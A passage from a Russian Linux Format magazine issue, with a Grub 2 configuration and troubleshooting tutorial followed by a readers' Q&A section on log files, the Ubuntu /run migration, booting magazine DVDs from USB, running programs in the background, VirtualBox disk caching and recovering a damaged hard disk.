Пункты меню можно добавлять автоматически или вручную. Первый случай происходит, когда вы устанавливаете другой дистрибутив Linux на другой дисковый раздел. При следующем вызове `update-grub` *Grub 2* произведет поиск ядер Linux и других операционных систем, согласно инструкциям из скрипта `10_linux`, и добавит их в меню загрузки.

```
1 #!/bin/sh -e
2 echo "Сообщение для вывода при запуске update-grub"
3 cat << EOF
4 menuentry "То, что я увижу в меню загрузки" {
5 set root=(hd0,1)
6 linux /boot/vmlinuz
7 initrd /boot/initrd.img
8}
9 EOF
```

Сохраните этот скрипт в каталоге `/etc/grub.d` с префиксом, который будет соответствовать его позиции в меню; сделайте его исполняемым, запустите `update-grub` еще раз, и все будет готово. Конечно, прежде чем все это проделать, нужно узнать значение кода в каждой строке скрипта.

Оператор `cat << EOF` в строке 3 определяет начало пункта загрузки, который заканчивается на строке, содержащей `EOF`. Такие инструкции, как `root=(hdX,Y)`, сообщают *Grub 2*, что является корневым диском и разделом для ОС, которой посвящен данный пункт. В *Grub 2* разделы нумеруются с 1, так что первый раздел первого жесткого диска будет обозначаться `(hd0,1)`.

Если ваш дистрибутив Linux настроен на использование UUID'ов, вам придется заменить ключевое слово `root` на `uuid` и передать ему UUID нужного раздела. Чтобы узнать UUID'ы всех своих разделов, откройте терминал и скомандуйте `blkid`:

```
#> blkid
/dev/sda1: UUID="long_string_here" TYPE="ext4"
```

```
/dev/sda2: UUID="another_long_string" TYPE="swap"
```

Задав корневой раздел, вы должны сообщить *Grub 2*, какое именно ядро загружать при выборе этого пункта меню, поскольку в одном разделе может находиться несколько ядер. В случае Linux это означает добавление расположения и имени действующего ядра и образов `initrd`: именно это происходит в строках 6 и 7 нашего примера.

Другой способ вставить пункты пользователя в меню *Grub 2* – добавить их в `40_custom`. Формат этого пункта точно такой же. Единственное, о чем следует помнить – нельзя удалять или как-либо менять его строки. Вместо этого следует добавить ваши строки в конец этого файла.

Двойная загрузка Linux и Windows

Что если вы хотите иметь Linux и Windows, бок о бок, на одном и том же компьютере? Общая процедура добавления пунктов меню для Windows аналогична той, что мы только что описали, но здесь нужно учитывать больше параметров. Во-первых, *Grub* не может загружать DOS или Windows непосредственно, и вы должны загрузить их «по цепочке [chain-load]» – то есть (перефразируя руководство по *Grub*) загрузить их собственный загрузчик и передать ему управление. Команда *Grub 2*, выполняющая это действие, должна стоять вместо строк 6 и 7 нашего примера и имеет вид `chainloader +1`

В зависимости от дистрибутива Linux, версии *Grub 2* и конфигурации диска, вам, быть может, понадобится явно передать этому `chainloader` положение раздела Windows, даже если оно было определено в команде `root`:

```
chainloader (hdX,Y)+1
```

В любом случае, помните, что *Grub 2* добавляет к номерам не-Linux разделов префикс, соответствующий типу таблицы разделов. Следовательно, раздел MS-DOS будет иметь вместо `(hdX,Y)` метку `hd(X,msdosY)`.

Кроме того, Windows может загружаться только с первого диска. Если она установлена на другой диск, например, на второй, доступ к нему производится через BIOS; добавьте также строку, которая командой `drivemap` виртуально меняет диски местами:

```
drivemap -s (hd0) (hd1)
```

Пункты пользователя и мультизагрузка

Двойная загрузка двух операционных систем, каждая из которых поддерживает *Grub 2*, как правило, не вызывает проблем. Когда вы устанавливаете вторую, она перезаписывает первую установку *Grub 2*, однако после этого ее скрипты `10_linux` и `os-prober` обнаружат первую ОС и добавят ее в меню. После этого вы сможете менять их порядок в меню обычным образом.

Если выдаются сообщения об ошибке, говорящие об отсутствии некоторых модулей, вам придется явно велеть *Grub 2* загружать их такой командой, как, например, `insmod ntfs` (которая говорит *Grub* о том, что на текущем разделе – файловая система NTFS). Однако это одно из тех действий, которое нужно заранее сверить с другими пользователями того же дистрибутива Linux и версии *Grub*!

Наконец, если вы автоматически добавили пункт меню для другого дистрибутива Linux, помните вот что: соответствующий код не будет автоматически обновляться при обновлении ядра этого дистрибутива! Вам придется вручную редактировать строки `linux` и `initrd`, чтобы они указывали на новые версии `vmlinuz` и `initrd.img`, которые уже получают другие имена, а затем повторно запустить `update-grub`. Единственная альтернатива состоит в том,

Полезные ресурсы

Один из ресурсов для получения подробной информации о конфигурации *Grub 2* – это почтовая рассылка вашего дистрибутива. Но прежде чем на нее подписываться, вы можете найти кучу полезной информации в официальном Руководстве *Grub 2* (www.gnu.org/software/grub/manual). Дру-

гой ценный ресурс – руководство с www.dedoimedo.com/computers/grub.html (исчерпывающее, но немного устаревшее), а для пользователей Ubuntu – разделы *Grub 2* официального wiki (<https://wiki.ubuntu.com/Grub2>) или документации сообщества (<https://help.ubuntu.com/community/Grub2>).

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.



► Если вам не нравится фон, который предоставляет Grub 2, во многих дистрибутивах существуют прекрасные пакеты изображений для заставки.

чтобы у других дистрибутивов `vmlinuz` и `initrd.img` всегда создавали символические ссылки на самые последние образы ядра и `initrd`.

Парадом, конечно, командует содержимое (меню загрузки), но его внешний вид тоже важен. Как изменить фоновый рисунок экрана загрузки Grub 2? Да легко! Отредактируйте скрипт в `/etc/grub.d`, имя которого содержит тему, чтобы он указывал на нужное вам изображение. Во-первых, поместите изображения в нужный каталог, который должен быть либо каталогом по умолчанию (`/usr/share/images/desktop-base`), либо специально созданным для этой цели, например `/usr/share/my_grub_images`.

Grub 2 распознает изображения PNG и TGA без какой-либо специальной настройки. При желании вы также можете использовать фон в формате JPEG, но тогда придется явно загрузить в скрипт соответствующий модуль. В следующем примере даны нужные фрагменты скриптов тем:

```
use_bg=true
...#код опущен для краткости
for i in {/path/to/folders/containing/grub/backgrounds/}; do
...#код опущен для краткости
case ($bg) in
*.png) reader=png;;
*.tga) reader=tga;;
*.jpg) reader=jpeg;;
```

Первая строка (`use_bg=true`) активирует весь следующий код. Если переменной присвоить `false`, никакого фона показано не будет. Последняя строка велит Grub 2 загрузить модуль для чтения изображений JPEG. Если из-за фонового рисунка текст станет нечитаемым, то вам нужно с помощью подходящих переменных определить новые цвета – например, так:

```
COLOR_NORMAL="white/black"
COLOR_HIGHLIGHT="magenta/black"
```

Два значения – для цвета текста и фона. Учтите, что в некоторых дистрибутивах Linux фон `black` означает не черный, а прозрачный.

Куда идти при неисправностях

До сих пор мы рассказывали о том, что делать, когда все хорошо. Но как поступить, если после установки Grub, подключения нового жесткого диска или установки другого дистрибутива Linux что-нибудь не работает?

Если правильно задать вопрос онлайн, то есть предоставив нужную информацию, это сильно поможет в решении проблемы, но как же это сделать? Во-первых, помните, что, находясь в Grub, вы можете изменить пункт меню, если нажать на `e` на выбранном

пункте. В некоторых случаях этого может оказаться достаточно, чтобы понять, где коренится проблема, и временно ликвидировать неисправность.

Следующее, что нужно держать под рукой при тестировании новых конфигураций Grub – это исчерпывающий список сообщений об ошибках с www.linuxselfhelp.com/gnu/grub/html_chapter/grub_13.html#SEC101.

Другая полезная программа, к которой стоит обратиться при проблемах с Grub – скрипт информации о загрузке `boot info script` (<http://bootinfoscript.sourceforge.net/>). Эта утилита собирает всю связанную с конфигурацией загрузки информацию со всех жестких дисков и сохраняет ее в файле с именем `RESULTS.txt`. Если запустить этот скрипт с live Linux CD и вставить его вывод в запрос службы поддержки, то это облегчит жизнь вам и тем, кто захочет помочь вам. Если вы нам не верите, посмотрите на пример в конце урока.

Если вы хотите исправить (или диагностировать) все самостоятельно, можете создать аварийный CD Grub 2 с собственным меню, задействовав следующую команду:

```
grub-mkrescue --output=<name>.iso /boot/grub
```

Такой CD позволит вам загружаться на компьютер и исправлять конфигурацию Grub 2. Однако есть более простой, хоть и не оптимальный способ проделать то же самое. Зайдите на www.supergrubdisk.org, скачайте либо образ *Rescatux*, либо *SGB (Super Grub 2 Disk)*, и запишите его на CD. *Rescatux* может исправлять главную загрузочную запись Windows, файловую систему Linux, или меню Grub 2.

Он также содержит `boot info script`. Задачами SGB, напротив, являются «помочь загрузить ОС, чей загрузчик неисправен» и облегчить изучение принципов работы Grub 2.

Закончим примером, который мы взяли из wiki скрипта `boot info script`, где показано, насколько полезной может стать эта утилита. Что если после установки дистрибутива Linux с Grub 2 Windows перестанет загружаться? Что если утилита `update-grub` не распознает Windows и выдает сообщение такого вида:


```
ls: cannot access [some/path]/boot
```

```
Boot: No such file or directory
```

Причина может оказаться в том, что Grub 2 был установлен с выбором системного раздела Windows, где расположен `Windows /Boot`, в качестве корневого каталога (`/boot`).

Так как разделы NTFS нечувствительны к регистру, Windows придет в смятение и не сможет загрузиться от того, что «увидит» две папки с одним и тем же именем, причем содержимое одного из них неизвестно – например, `grub/core.img`. И да, неверное расположение файлов Grub 2 – это как раз то, о чем в первую очередь доложит скрипт `boot info script`!

Решение? Из Linux удалите или переименуйте папку `/boot` (в нижнем регистре, не `/Boot`, иначе Windows никогда больше не загрузится). **LXF**



► Вот это средство вы захотите держать на столе перед началом использования Grub 2: аварийный CD Rescatux!



Хотите собрать всю информацию о ваших дисках в формате, удобном для настройки и отладки Grub 2? Используйте скрипт `boot info script`.

ОТВЕТЫ

Есть вопрос по открытому ПО? Пишите нам по адресу answers@linuxformat.ru и мы найдем ответ.

В этом месяце мы ответим на вопросы про...

- 1 Поиск лог-файлов
- 2 Упадок веры в Ubuntu
- 3 Чтение LXF на флэшке
- 4 Запуск в фоновом режиме
- 5 Реанимацию диска
- 6 Шифрование в Mint
- 7 MythTV

1 Покорение командной строки

Вя прочел статью Джонатана Робертса, где говорится, что в поиске ошибок очень помогает файл журнала `errors.log`. Я пользуюсь Linux Mint 9 с момента его появления, но не могу найти этот файл в `/var/log`. Видимо, в этой версии Linux его нет или он иначе называется. Есть ли логический способ поиска этих очень удобных лог-файлов в различных дистрибутивах? Уж извините, если вопрос слишком приземленный.

Джон Йейтс [John Yates]

Вопрос далек от приземленности: между дистрибутивами здесь есть некоторое несоответствие. Прежде всего, у них разный выбор системного логгера по умолчанию. Пожалуй, самый популярный — `syslog-ng`; он исполь-

зуется в Linux Mint 9 и сохраняет системный файл журнала в `/var/log/messages`. Программы, запущенные на компьютере, могут записывать сообщения в этот файл или применять собственную систему журналирования.

Обнаружить, какой файл используется, проще всего старой доброй командой `ls`.

```
sudo ls -ltr /var/log
```

Параметр `l` включает более подробный вывод — по строке с данными на каждый файл; `t` сортирует записи по времени последнего изменения; а `r` изменяет порядок записей на противоположный, так что записи для самых новых файлов оказываются в конце списка.

Так как `sudo` обычно выводит сообщения в системный файл, этот файл должен появиться в конце списка. Если Вы ищете недавно измененные файлы в подкаталоге, можно воспользоваться командами:

```
touch NOW
```

```
run your command
```

```
find /var/log -newer NOW
```

```
COMMAND=/usr/bin/merge -la app-admin/ccze
Nov 15 23:56:41 zaphod sudo: pam_unix(sudo:session): session opened for user root by nelz(uid=1000)
Nov 15 23:57:01 zaphod cron[6149]: (root) CMD (/usr/local/bin/checktemps)
Nov 15 23:57:38 zaphod su[3833]: pam_unix(su:session): session closed for user root
Nov 15 23:57:44 zaphod su[6325]: Successful su for root by nelz
Nov 15 23:57:44 zaphod su[6325]: + /dev/pts/5 nelz:root
Nov 15 23:57:44 zaphod su[6325]: pam_unix(su:session): session opened for user root by nelz(uid=1000)
Nov 15 23:58:33 zaphod sudo: nelz: TTY=pts/4 : PWD=/home/nelz/Documents/LinuxFormat/Answers; USER=root; COMMAND=/bin/ls
Nov 15 23:58:33 zaphod sudo: pam_unix(sudo:session): session opened for user root by nelz(uid=1000)
Nov 15 23:58:33 zaphod sudo: pam_unix(sudo:session): session closed for user root
Nov 15 23:59:01 zaphod cron[6670]: (root) CMD (rm -f /var/spool/cron/lastrun/cron.hourly)
Nov 15 23:59:45 zaphod sudo: nelz: TTY=pts/12 : PWD=/home/nelz; USER=root; COMMAND=/usr/bin/muttmail /var/log/messages
Nov 15 23:59:45 zaphod sudo: pam_unix(sudo:session): session opened for user root by nelz(uid=1000)
2011/11/15 23:59:48
Nov 16 00:00:01 zaphod cron[6889]: (root) CMD (test -x /usr/sbin/run-crons && /usr/sbin/run-crons)
Nov 16 00:00:01 zaphod cron[6888]: (root) CMD (/usr/local/bin/checktemps)
Nov 16 00:00:01 zaphod run-crons[6901]: (root) CMD (/etc/cron.hourly/logcheck.cron)
Nov 16 00:00:01 zaphod run-crons[6911]: (root) CMD (/etc/cron.hourly/vnstat)
901 /var/log/messages 621KB - 2011/11/16 00:00:01
```

Файлы системных журналов — ценный источник информации, когда что-то идет не так... если вы их отыщете.

Первая команда задает временной штамп файла `NOW` (имя значения не имеет, а если такого файла нет, он создается); затем вы делаете необходимое вам. `find` находит все файлы, измененные после файла `NOW`. Список должен быть коротким и включать все лог-файлы, которые были изменены только что запущенной командой. ДжР

2 Попал в передрагу

У меня есть сервер Ubuntu с Unity, поэтому я могу использовать его как основной компьютер. Он обслуживает небольшую сеть нашего офиса, и с Natty 11.04 все было чудесно. Однако обновление до Ocelot 11.10 обернулось катастрофой. Я всегда выжидал пару недель, чтобы в свежем релизе исправили ошибки, но это обновление ввело меня в ступор. Для начала — после перезагрузки я получил сообщение «waiting for network configuration [ожидание настройки сети]». Я зашел в Google и узнал, что в Ubuntu теперь используется `/run` вместо `/var/run`, и нужно ввести несколько команд. Я так и сделал, и эта проблема исчезла, но теперь мне не войти как администратору в графический рабочий стол — окно входа в систему просто закликивается. Я могу войти в систему через командную строку, SSH или `Webmin` с другого компьютера. Я могу зайти в систему от имени других пользователей, но у тех нет доступа к внешним дискам, и они не могут выключить систему. Процесс обновления на Ocelot, похоже, управляется отвратительно: множество систем осталось в состоянии неопределенности, и ошибки не исправляются. Об этой ошибке (#875542) в Launchpad сообщили несколько человек, но пока на их сообщения никто и не взглянул. Моя вера в Ubuntu серьезно пошатнулась. Если вы поможете разобраться, в чем тут дело, то станете моими рыцарями на белых конях.

Дик Эллисон [Dik Allison]

Наши эксперты

Мы подыщем эксперта на любой ваш вопрос. От установки и проблем с модемом до администрирования сети — ответ найдется! Просто напишите нам бумажное или электронное письмо, и о нем позаботятся.



Нейл Ботвик

Побыв владельцем ISP и редактором дисков для нашего журнала, Нейл считает, что в Linux он от скуки на все руки.



Майк Сондерс

Майк был одним из создателей прототипа LXF — Linux Answers. Его специальности — программирование, оконные менеджеры, скрипты инициализации и SNES.



Джонатан Робертс

Джонатан столько отлынивал от занятий ради установки, настройки и взлома серверов, что теперь он эксперт.



Грэм Моррисон

Когда Грэм не обозревает кучи программного обеспечения и не халтурит с `MythTV`, он готов к ответам насчет любого оборудования и проблем виртуализации.



Валентин Синицын

В редкие свободные минуты Валентин обычно запускает `mcedit`, чтобы отшлифовать какое-нибудь открытое приложение. Его любимая тема — настольный Linux.



Юлия Дронова

Если компьютер у Юлии не занят выполнением команды `emerge`, она спешит применить его для модерирования www.unixforum.org.

Куда посылать вопросы

Пишите нам по адресу answers@linuxformat.ru или спрашивайте на форуме: www.linuxformat.ru

Вариантов действий по меньшей мере два. Первый по сути не является решением, но позволяет снять проблему, переключив менеджер дисплея на GDM.

```
sudo dpkg-reconfigure gdm
```

Это скорее обходной путь, чем решение. Чтобы все работало правильно со стандартным *lightdm*, нужно переместить несколько файлов из */var/run* в */run*. В */var/run* традиционно хранятся файлы PID (идентификаторов процессов), сокетов и подобная информация для запуска демонов. В частности, файлы PID используются *SysVinit*, системой запуска всяких сервисов, которые должны выполняться на компьютере. Сейчас происходит переход на использование */run*, особенно с *Upstart*, заменой *SysVinit* в Ubuntu. В этом есть смысл, так как */var* может находиться в отдельной файловой системе и быть недоступным в начале процесса загрузки. Видимо, Ваша проблема вызвана неполным переходом с */var/run* на */run*, и вот работающее решение, хотя оно может показаться немного топорным:

```
sudo mv /var/run/* /run/
sudo rmdir /var/run
sudo ln -s /run /var/run
```

Здесь все перемещается из */var/run* в */run*, где оно и должно теперь находиться; затем старый каталог */var/run* удаляется и заменяется символической ссылкой на */run*. Теперь все находится в новом каталоге, но при попытках поиска в старом каталоге оно тем не менее будет найдено. Необходимость в символической ссылке отпадет, как только во всех скриптах запуска пропишется новый каталог. Кстати, существует и другая замена для *SysVinit* – *systemd*, в настоящее время используемая в Fedora и Mandriva. Она также использует */run* вместо */var/run*. Таким образом, хотя системы инициализации разные, но они, по крайней мере, едины в своем избавлении от старого. **НБ**

3 Мне бы LXFUSB

В На своем нетбуке я читаю статьи и пробую новые дистрибутивы. Вместо загрузки дистрибутива из файла ISO я хотел бы загрузиться с диска, прилагаемого к журналу, но у меня нет привода DVD-ROM. Как скопировать DVD на USB-флешку на другом компьютере, чтобы можно было загрузиться с нее и прочесть статьи?

Я пробовал dd, но пока не нашел верных параметров, и пришлось переформатировать диск, чтобы им снова можно было пользоваться.

Cushie, с форумов

Копирование оптического диска на USB-флешку работает редко. Устройства USB загружаются как жесткий диск, а CD и DVD используют другой метод загрузки. Можно создавать гибридные ISO-образы, допускающие и запись их на CD/DVD, и копирование на USB-флешку командой *dd*, но они используются не слишком часто.

Простейший вариант – воспользоваться программой *Unetbootin* (<http://unetbootin.sourceforge.net>). Она обычно используется для конвертации ISO-образа и его установки на USB-диск.

Если Вы хотите скопировать один из ISO-образов с DVD на USB-накопитель, можно просто загрузить его в *Unetbootin*, но если Вы хотите скопировать весь DVD, это чуть сложнее, так как *Unetbootin* работает с ISO-образами. ISO-образ – просто содержимое диска, сохраненное в виде файла и готовое для записи на диск. Преобразовать DVD или CD в ISO-образ можно следующей командой:

```
cp /dev/dvd luverlylxfdvd.iso
```

Убедитесь, что в текущем каталоге достаточно места, или укажите путь до другого каталога, в котором было бы свободно не менее 4 Гб для ISO-образа.

Благодаря концепции Unix «все является файлом» можно опустить промежуточный ISO-образ. В данном случае это означает, что Ваш DVD-привод представляется в виде файла, а поскольку DVD создается из ISO-образа, то образ доступен в этом файле. Поэтому копирование */dev/dvd* в ISO-файл работает, и можно использовать его напрямую, указав путь к DVD-приводу в качестве местоположения ISO-образа в *Unetbootin*. Учтите, что нужно указать сам DVD-привод, который обычно находится в */dev/sr0* или */dev/dvd* (последнее обычно является символической ссылкой на настоящий файл устройства), а не точку монтирования, используемую для чтения файлов с DVD.


Выберите в *Unetbootin* опцию Diskimage [Образ диска], оставьте тип образа в «ISO» и наберите */dev/dvd* в поле рядом. Выберите свой USB-диск, нажмите OK и ждите. Так как информация будет считываться с DVD, процесс будет идти медленнее, чем при работе с файлом ISO на жестком диске, но через несколько минут у Вас будет загрузочный LXFUSB. Размер наших дисков обычно превышает 4 Гб (на DVD помещается 4,3 или 4,7 Гб), поэтому Вам понадобится флешка размером не менее 8 Гб. **НБ**

4 Запуск в фоне

В Я полный новичок в Linux и немного поиграл с Debian и SSH. Я написал программу на Java, которую хочу запустить на каком-нибудь дешевом сервере – она не слишком требовательна, и мне понадобится только сервер MySQL; поэтому моя следующая идея – приобрести DreamPlug.

Однако я писал и запускал программу только на Java в Windows, и не представляю, как запустить ее в Linux. Я знаю, что в Windows можно создать сеанс SSH и запустить ее из него. И я хотел бы, чтобы программа работала все время (она сканирует сайты и обрабатывает информацию), но как это сделать? Как я понимаю, при закрытии SSH-терминала закрывается и программа, а я этого не хочу.

Jobu, с форумов



Unetbootin, задуманная для преобразования ISO-образов в загрузочные USB-флешки, также может преобразовать целый DVD с данными.

Программу на Java можно запустить с терминала командой

```
java classname
```

или командой

```
java -jar file.jar
```

в зависимости от того, написана ли программа в виде class-файла либо в виде файла *.jar*. Вы правы в том, что при закрытии оболочки любые команды, выполняющиеся в ней, обычно завершаются. Однако есть несколько способов продолжить выполнение программы после закрытия оболочки. Один из них – воспользоваться командой *nohup*:

```
nohup yourprogram itsarguments &
```

Она отсоединит программу от оболочки и «хвоста [trailing]» и заставит ее выполняться в фоновом режиме. Если Вам нужен вывод команды, его придется перенаправить в файл:

```
nohup yourprogram itsarguments >>/var/log/yourprogram.log
```

Другой вариант – воспользоваться командами *screen* или *tmux*. Обе создают сеанс терминала, который можно отделить от оболочки:

```
screen yourprogram itsarguments
```

или

```
tmux -c "yourprogram itsarguments"
```

Все будет выглядеть так, как будто программа выполняется в оболочке, но сеанс можно отключить от терминала, нажав *Ctrl+A D* (для *tmux* – *Ctrl+B D*). Терминал исчезает, но программа в нем все еще выполняется; вернуться в него можно командой

```
screen -R
```

или

```
tmux attach
```

Сделать это можно в совершенно другом сеансе SSH, поэтому можно запустить программу из одного места и отслеживать ее из другого.

У команд *tmux* и *screen* куча параметров (я предпочитаю *tmux*, хотя *screen* более популярна), и чтобы узнать о них поподробнее, поизучайте man-страницы. Еще один вариант – обеспечить автоматический запуск программы при загрузке компьютера. В Debian и похожих дистрибутивах в */etc/rc.local* есть скрипт, запускаемый в конце процесса загрузки систем. По умолчанию скрипт



пуст и ничего не делает; просто добавьте туда свои команды, чтобы они выполнялись при запуске компьютера. Здесь не нужно пользоваться `nohup` или `screen/tmux`, но они должны заканчиваться `&`, чтобы не блокировать выполнение последующих команд. Последняя строка скрипта по умолчанию — `exit 0`; измените ее на

```
yourprogram itsarguments &
exit 0
```

MC

5 Виртуально нельзя?

В Я пользуюсь Linux Mint 9 в редакции Gnome, но хотел бы попробовать Linux Mint в редакции Debian в VirtualBox. Я успешно виртуализировал Windows XP, но когда пытаюсь виртуализировать LMDE, то получаю следующее сообщение:

```
'The virtual machine execution may run into an error condition as described below. We suggest that you take an appropriate action to avert the error.
```

```
The host I/O cache for at least one controller is disabled and the medium '/home/maximolinux/VirtualBox VMs/Linux Mint Debian Edition/Linux Mint Debian Edition.vdi' for this
```

```
VM is located on an ext4 partition. There is a known Linux kernel bug which can lead to the corruption of the virtual disk image under these conditions.
```

```
Either enable the host I/O cache permanently in the VM settings or put the disk image and the snapshot folder onto a different file system.
```

```
The host I/O cache will now be enabled for this medium.'
```

Я также пробовал создавать файл `vdi` на существующем разделе FAT со своими документами, но это не сработало. Был бы очень благодарен за помощь, потому что не хочу создавать конфигурацию с двойной загрузкой, чтобы попробовать LMDE: я бы предпочел не трогать `Grub` и разделы, если есть другой выход.

M-ximo Fraga

Проблема в ошибке ядра, которая может вызвать разрушение файловой системы при использовании виртуального диска на файловой системе `ext4`. Работать будут два таких варианта: либо включите кэширование в виртуальной машине, либо воспользуйтесь другой файловой системой. К сожалению, Вы решили обратиться ко второму способу, выбрав худший из возможных вариантов файловой системы.

Среди множества прочих недостатков, файловые системы FAT не поддерживают файлы размером больше 4 Гб. Однако они не сообщают Вам об этом и не подадут никаких признаков неполадок — большие файлы будут создаваться и копироваться, но просто не будут работать.

Если Вам нужна файловая система, легко доступная из Windows и из Linux, прекрасный выбор — NTFS, но в этой ситуации самое очевидное решение — включить кэширование ввода/вывода в `VirtualBox`. Так как Вы уже установили систему без этой опции, то есть шанс, что некоторое повреждение уже имело место, хотя сообщение говорит, что кэширование было включено временно; поэто-

му будет умно начать снова. Создайте свою виртуальную машину обычным образом, затем зайдите в `Settings > Storage` [Настройки > Устройства хранения данных]. Выберите контроллер SATA — должен появиться файл образа жесткого диска; и поставьте галочку у `Use host I/O cache` [Использовать кэширование ввода/вывода на главном компьютере]. Можно сделать то же самое и для контроллера IDE, но обычно это применяется только для оптических дисков и ISO-образов.

Вы сказали, что в качестве основной системы используется Linux Mint 9. Последняя версия `VirtualBox` в репозиториях Mint 9 — 3.1.6, текущая версия — 4.1.6. Возможно, стоит обновиться до более поздней версии Mint, либо удалить установленную версию `VirtualBox` и скачать свежую напрямую с virtualbox.org. В целом, первый вариант лучше, так как в Mint 9 наверняка есть и другие устаревшие версии пакетов, нужных для работы `VirtualBox`.

6 Сломан жесткий диск

В Мой Toshiba Tecra вчера вечером шалил — экран выключался и опять включался. Я подумал, что дело в неустойчивом сетевом подключении, такое бывает. Но сегодня он не загружается — на стадии загрузки `Grub` я вижу следующее сообщение:

```
error: unknown filesystem
grub rescue>
```

Стоит ли переустановить Linux? Это Ubuntu 9.10; версия старая, я знаю, но она прекрасно работала. Более поздние версии не ладили с драйвером монитора.


Колин Уайт [Colin White]

Ошибка `Grub` означает, что загрузчик не может прочесть загрузочную файловую систему и переключает Вас в аварийную оболочку. Симптомы, которые наблюдались перед этим, говорят о проблемах не с сетью, а скорее с электропитанием. Плохой контакт питающего кабеля, особенно если Вы не пользуетесь аккумуляторной батареей, может вызвать мигание монитора и повреждение жесткого диска.

Возможно, диск мертв, и никаким программам уже его не оживить — винчестеры сильно не любят сбои питания. Но понадеемся на лучшее и начнем с менее серьезных проблем. Загрузитесь с Live CD, типа System Rescue CD, который можно найти на DVD с этим номером журнала, и выполните команду для проверки диска:

```
fsck -f /dev/sda1
```

— предполагается, что Ubuntu установлена в первый раздел первого диска. При использовании



GSmartControl придаст `smartctl` дружелюбный вид и скажет вам, работает ли жесткий диск и когда он намерен сломаться!

Live CD с системой на базе Ubuntu предварите эту команду префиксом `sudo`. Если эта команда найдет и исправит ошибки, возможно, файловая система повреждена незначительно, и ее удастся восстановить. Если `fsck` сообщает, что суперблок некорректен [`superblock is invalid`], запустите ее снова с резервным суперблоком.

```
e2fsck -b 8193 /dev/sda1
```

Суперблок — начальная точка файловой системы; она так важна, что на диске на случай повреждения хранится ее запасная копия. Если это не помогает, попробуйте восстановить разделы с помощью `TestDisk`, тоже имеющимся на System Rescue CD. Сперва скомандуйте

```
testdisk /list /dev/sda
```

и посмотрите, что обнаружится. Если все выглядит правильно, запустите команду снова без параметра `/list`. Если это не помогает, попробуйте переустановить систему, но Вы потеряете все, что у Вас есть, а вероятность аппаратной неисправности все еще остается. Чтобы это проверить, воспользуйтесь самодиагностикой SMART, встроенной в большинство дисков. Команда

```
smartctl -H /dev/sda
```

выполнит базовую проверку диска с результатом **PASS** или **FAIL** («пройдена» или «не пройдена»). Более подробная проверка делается командой

```
smartctl --test=short --captive /dev/sda
```

Опцией `captive` пользуйтесь не с примонтированного диска, а только с Live CD. Если диск поврежден, часть данных все-таки можно спасти с помощью напарника `TestDisk`, программы `PhotoRec`. Она изначально создавалась для восстановления фотографий со случайно отформатированных карт памяти, отсюда и название; но тем не менее умеет восстанавливать файлы всех типов. К сожалению, при повреждении файловой системы имена файлов не всегда восстанавливаются — только их содержимое; но многие файлы, такие как фотографии и музыка, все равно содержат главную информацию внутри. Команда

```
photorec /d /mnt/usbstick /dev/sda1
```

восстановит с диска то, что сможет, записав результат на устройство, смонтированное в `/mnt/usbstick`. HB

7 Конфуз шифрования

